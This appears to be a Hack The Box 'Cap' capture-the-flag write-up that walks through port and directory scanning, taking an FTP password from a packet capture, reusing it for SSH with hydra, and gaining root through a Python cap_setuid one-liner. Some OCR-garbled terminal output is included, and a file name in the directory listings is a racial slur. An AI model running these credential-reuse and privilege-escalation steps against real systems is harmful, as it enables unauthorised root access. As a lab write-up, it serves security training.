


CAP

LINK TO MACHINE: <https://app.hackthebox.com/machines/Cap>




SCANNING

I performed an **nmap** aggressive scan to find open ports and the services running on them.

A terminal window showing the results of an nmap scan. The command run was "# nmap -A -p- 10.10.10.245 --min-rate 10000 -oN cap.nmap". The output shows the host is up with 0.19s latency. It lists open ports 21/tcp (FTP), 22/tcp (SSH), and 80/tcp (HTTP). The HTTP service is identified as "Gunicorn" with a "Security Dashboard". Other details include the OS being Linux 5.X, 2 hops network distance, and service info for Unix and Linux. A traceroute is also shown.

FOOTHOLD

The **nmap** scan identified an **http** server running so I accessed it using my browser and got a dashboard.



I explored the application and in the meantime, performed a scan to find directories using **ffuf**.

The *data* directory seemed interesting. It contained various capture files.

Security Dashboard

10.10.10.245/data/13

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec neo4j

Dashboard Home / Dashboard

Nathan

| Data Type | Value |
|-----------------------|-------|
| Number of Packets | 0 |
| Number of IP Packets | 0 |
| Number of TCP Packets | 0 |
| Number of UDP Packets | 0 |

Download

```
root@kali:~/htb/cap
```

```
File Actions Edit View Help
root@kali:~/htb/cap root@kali:~/htb/cap root@kali:~/htb/cap root@kali:~/htb/cap
```

```
# ffuf -u http://10.10.10.245/data/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -mc 200
```

```
v2.1.0-dev
```

```
:: Method      : GET
:: URL        : http://10.10.245/data/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200
```

```
00      [Status: 200, Size: 17147, Words: 7066, Lines: 371, Duration: 247ms]
02      [Status: 200, Size: 17144, Words: 7066, Lines: 371, Duration: 237ms]
01      [Status: 200, Size: 17144, Words: 7066, Lines: 371, Duration: 244ms]
0      [Status: 200, Size: 17147, Words: 7066, Lines: 371, Duration: 248ms]
04      [Status: 200, Size: 17147, Words: 7066, Lines: 371, Duration: 239ms]
10      [Status: 200, Size: 17154, Words: 7066, Lines: 371, Duration: 253ms]
08      [Status: 200, Size: 17153, Words: 7066, Lines: 371, Duration: 294ms]
07      [Status: 200, Size: 17153, Words: 7066, Lines: 371, Duration: 295ms]
2      [Status: 200, Size: 17144, Words: 7066, Lines: 371, Duration: 194ms]
```

```
root@kali:~/htb/cap# ./Matcher : Response status: 200 ::

00      [Status: 200, Size: 17147, Words: 7066, Lines: 371, Duration: 247ms]
02      [Status: 200, Size: 17144, Words: 7066, Lines: 371, Duration: 237ms]
01      [Status: 200, Size: 17144, Words: 7066, Lines: 371, Duration: 244ms]
0      [Status: 200, Size: 17147, Words: 7066, Lines: 371, Duration: 248ms]
04      [Status: 200, Size: 17147, Words: 7066, Lines: 371, Duration: 239ms]
10      [Status: 200, Size: 17153, Words: 7066, Lines: 371, Duration: 253ms]
08      [Status: 200, Size: 17153, Words: 7066, Lines: 371, Duration: 294ms]
07      [Status: 200, Size: 17153, Words: 7066, Lines: 371, Duration: 295ms]
2      [Status: 200, Size: 17144, Words: 7066, Lines: 371, Duration: 194ms]
14      [Status: 200, Size: 17154, Words: 7066, Lines: 371, Duration: 258ms]
15      [Status: 200, Size: 17154, Words: 7066, Lines: 371, Duration: 261ms]
03      [Status: 200, Size: 17144, Words: 7066, Lines: 371, Duration: 239ms]
05      [Status: 200, Size: 17147, Words: 7066, Lines: 371, Duration: 488ms]
3      [Status: 200, Size: 17144, Words: 7066, Lines: 371, Duration: 204ms]
4      [Status: 200, Size: 17147, Words: 7066, Lines: 371, Duration: 199ms]
5      [Status: 200, Size: 17147, Words: 7066, Lines: 371, Duration: 191ms]
6      [Status: 200, Size: 17144, Words: 7066, Lines: 371, Duration: 195ms]
9      [Status: 200, Size: 17144, Words: 7066, Lines: 371, Duration: 205ms]
8      [Status: 200, Size: 17153, Words: 7066, Lines: 371, Duration: 322ms]
7      [Status: 200, Size: 17153, Words: 7066, Lines: 371, Duration: 325ms]
09      [Status: 200, Size: 17144, Words: 7066, Lines: 371, Duration: 809ms]
1      [Status: 200, Size: 17144, Words: 7066, Lines: 371, Duration: 809ms]
13      [Status: 200, Size: 17145, Words: 7066, Lines: 371, Duration: 802ms]
06      [Status: 200, Size: 17144, Words: 7066, Lines: 371, Duration: 774ms]
11      [Status: 200, Size: 17145, Words: 7066, Lines: 371, Duration: 804ms]
12      [Status: 200, Size: 17145, Words: 7066, Lines: 371, Duration: 803ms]
:: Progress: [4744/4744] :: Job [1/1] :: 213 req/sec :: Duration: [0:00:26] :: Errors: 0 ::

[root@kali] - ~/htb/cap#
# |
```

I downloaded the packet capture files.

The screenshot shows a NetworkMiner interface with a left sidebar titled 'Dashboard' containing sections for 'Security Snapshot (5 Second PCAP + Analysis)', 'IP Config', and 'Network Status'. The main area displays a 'Data Type' section with four metrics: 'Number of Packets' (72), 'Number of IP Packets' (69), 'Number of TCP Packets' (69), and 'Number of UDP Packets' (0). A 'Download' button is located at the bottom of this section.

The screenshot shows a web browser window with a dark theme. The address bar displays the URL `10.10.10.245/data/2`. The page title is "Security Dashboard". On the left, a sidebar menu includes "Dashboard", "Security Snapshot (5 Second PCAP + Analysis)", "IP Config", and "Network Status". The main content area is titled "Dashboard" and shows a table with the following data:

| Data Type | Value |
|-----------------------|-------|
| Number of Packets | 7 |
| Number of IP Packets | 7 |
| Number of TCP Packets | 7 |
| Number of UDP Packets | 0 |

A "Download" button is located at the bottom left of the table.

The screenshot shows a web browser window with a dark theme, similar to the first one. The address bar displays the URL `10.10.10.245/data/5`. The page title is "Security Dashboard". The sidebar menu is identical to the first screenshot. The main content area is titled "Dashboard" and shows a table with the following data:

| Data Type | Value |
|-----------------------|-------|
| Number of Packets | 12 |
| Number of IP Packets | 12 |
| Number of TCP Packets | 12 |
| Number of UDP Packets | 0 |

A "Download" button is located at the bottom left of the table.

The screenshot shows a NetworkMiner interface with a sidebar titled "Dashboard". The main area displays a table with four rows:

| Data Type | Value |
|-----------------------|-------|
| Number of Packets | 3346 |
| Number of IP Packets | 3346 |
| Number of TCP Packets | 3346 |
| Number of UDP Packets | 0 |

A "Download" button is located at the bottom left of the main area.


The file *0.pcap* contained the **ftp** credentials.

The screenshot shows the Wireshark interface with a list of captured frames. A specific frame is highlighted in blue, labeled "36.4. 126590 192.168.196.1 192.168.196.16 FTP 69 Request: USER nathan". The packet details and bytes panes are visible at the bottom.

```

Frame 36: 69 bytes on wire (552 bits), 69 bytes captured (552 bits)
   Linux cooked capture v1
   Internet Protocol Version 4, Src: 192.168.196.1, Dst: 192.168.196.16
   Transmission Control Protocol, Src Port: 21, Dst Port: 21, Seq: 1, Ack: 21, Len: 13
   File: /root/Desktop/0.pcap
      > USER nathan\r\n
         Request command: USER
         Request arg: nathan
      [Current working directory: ]

```



I used those credentials to log into the **ftp** server and found the user flag there.

```

root@kali:~/htb/cap
root@kali:~/htb/cap
root@kali:~/htb/cap
root@kali:~/htb/cap
[~]# cat ftpcreds
nathan | Buck3tH4TF0RM3! 192.168.196.1
nathan | Buck3tH4TF0RM3! 192.168.196.16
[~]# ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPD 3.0.3)
Name (10.10.10.245:root): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||34181|)
150 Here comes the directory listing.
-rw-r--r-- 1 1001 1001 74 Mar 03 14:52 hack.py
-rwxrwxrwx 1 1001 1001 840082 Feb 16 16:51 linepeas.sh
-rw-r--r-- 1 1001 1001 828287 Mar 03 12:58 linepeas.sh.1
-rw-r--r-- 1 1001 1001 840082 Feb 16 16:51 linepeas.sh.2
-rw-r--r-- 1 1001 1001 6 Mar 03 11:20 nigger.txt
drwxr-xr-x 3 1001 1001 4096 Mar 03 11:21 snap
-rw-r--r-- 1 1001 1001 106358 Mar 03 14:28 txt
-r----- 1 1001 1001 33 Mar 03 11:11 user.txt
226 Directory send OK.
ftp> 

```

Packets: 72 | Profile: Default

I downloaded the user flag on my system and read the contents.

```

ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||16011|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% [*****] 33 154.19 KiB/s 00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.16 KiB/s)
ftp> 

```

```
[root@kali: ~/htb/cap]# cat user.txt  
e8...  
[root@kali: ~/htb/cap]#  
[root@kali: ~/htb/cap]#
```

I checked if the existing credentials could also be used for **ssh** and found that the credentials had been reused.

```
(root㉿kali)-[~/htb/cap] hydra -l 'nathan' -p 'Buck3tH4TF0RM3!' ssh://10.10.10.245
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-03 10:41:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://10.10.10.245:22/
[22][ssh] host: 10.10.10.245 login: nathan password: Buck3tH4TF0RM3!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-03 10:41:27
```

I log into the server using **ssh**.

```

⇒ There are 4 zombie processes.
* Super-optimized for small spaces - read how we shrank the memory footprint of MicroK8s to make it the smallest full K8s around.
63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Mar  3 15:25:05 2025 from 10.10.14.144
nathan@cap:~$ pwd
/home/nathan
nathan@cap:~$ ls
hack.py  linpeas.sh  linpeas.sh.1  linpeas.sh.2  nigger.txt  snap  txt  user.txt
nathan@cap:~$ |

```

PRIVILEGE ESCALATION

I viewed binaries with **capabilities** and found **python**.

```

nathan@cap:~$ getcap -r - />/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$ |

```

I searched **GTFOBins** and found a way to exploit this for privilege escalation.

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access. To interact with an existing SUID binary skip the first command and run the program using its original path.

```

sudo install -m=xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```

sudo python -c 'import os; os.system("/bin/sh")'

```

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```

cp $(which python) .
sudo setcap cap_setuid+ep python
./python -c 'import os; os.setuid(0); os.system("/bin/sh")'

```

I followed the commands and got **root** access. I then captured the root flag from `/root`

The screenshot shows a terminal window with four tabs open:

- nathan@cap:~\$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
- root@cap:~# id
- root@cap:~# ls
- root@cap:~# cat root.txt

The terminal output shows the user nathan running a python command to setuid to 0 and run bash. The id command shows the user is root. The ls command shows files root.txt and snap. The cat command shows the contents of root.txt.

```
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to
interact with the system, escalate or maintain privileged access as a SUID backdoor. If it is used to
uid=0(root) gid=1001(nathan) groups=1001(nathan)
root@cap:~# id
root@cap:~# ls
root.txt  snap
root@cap:~# cat root.txt
96
root@cap:~#
```

That's it from my side! Until next time :)
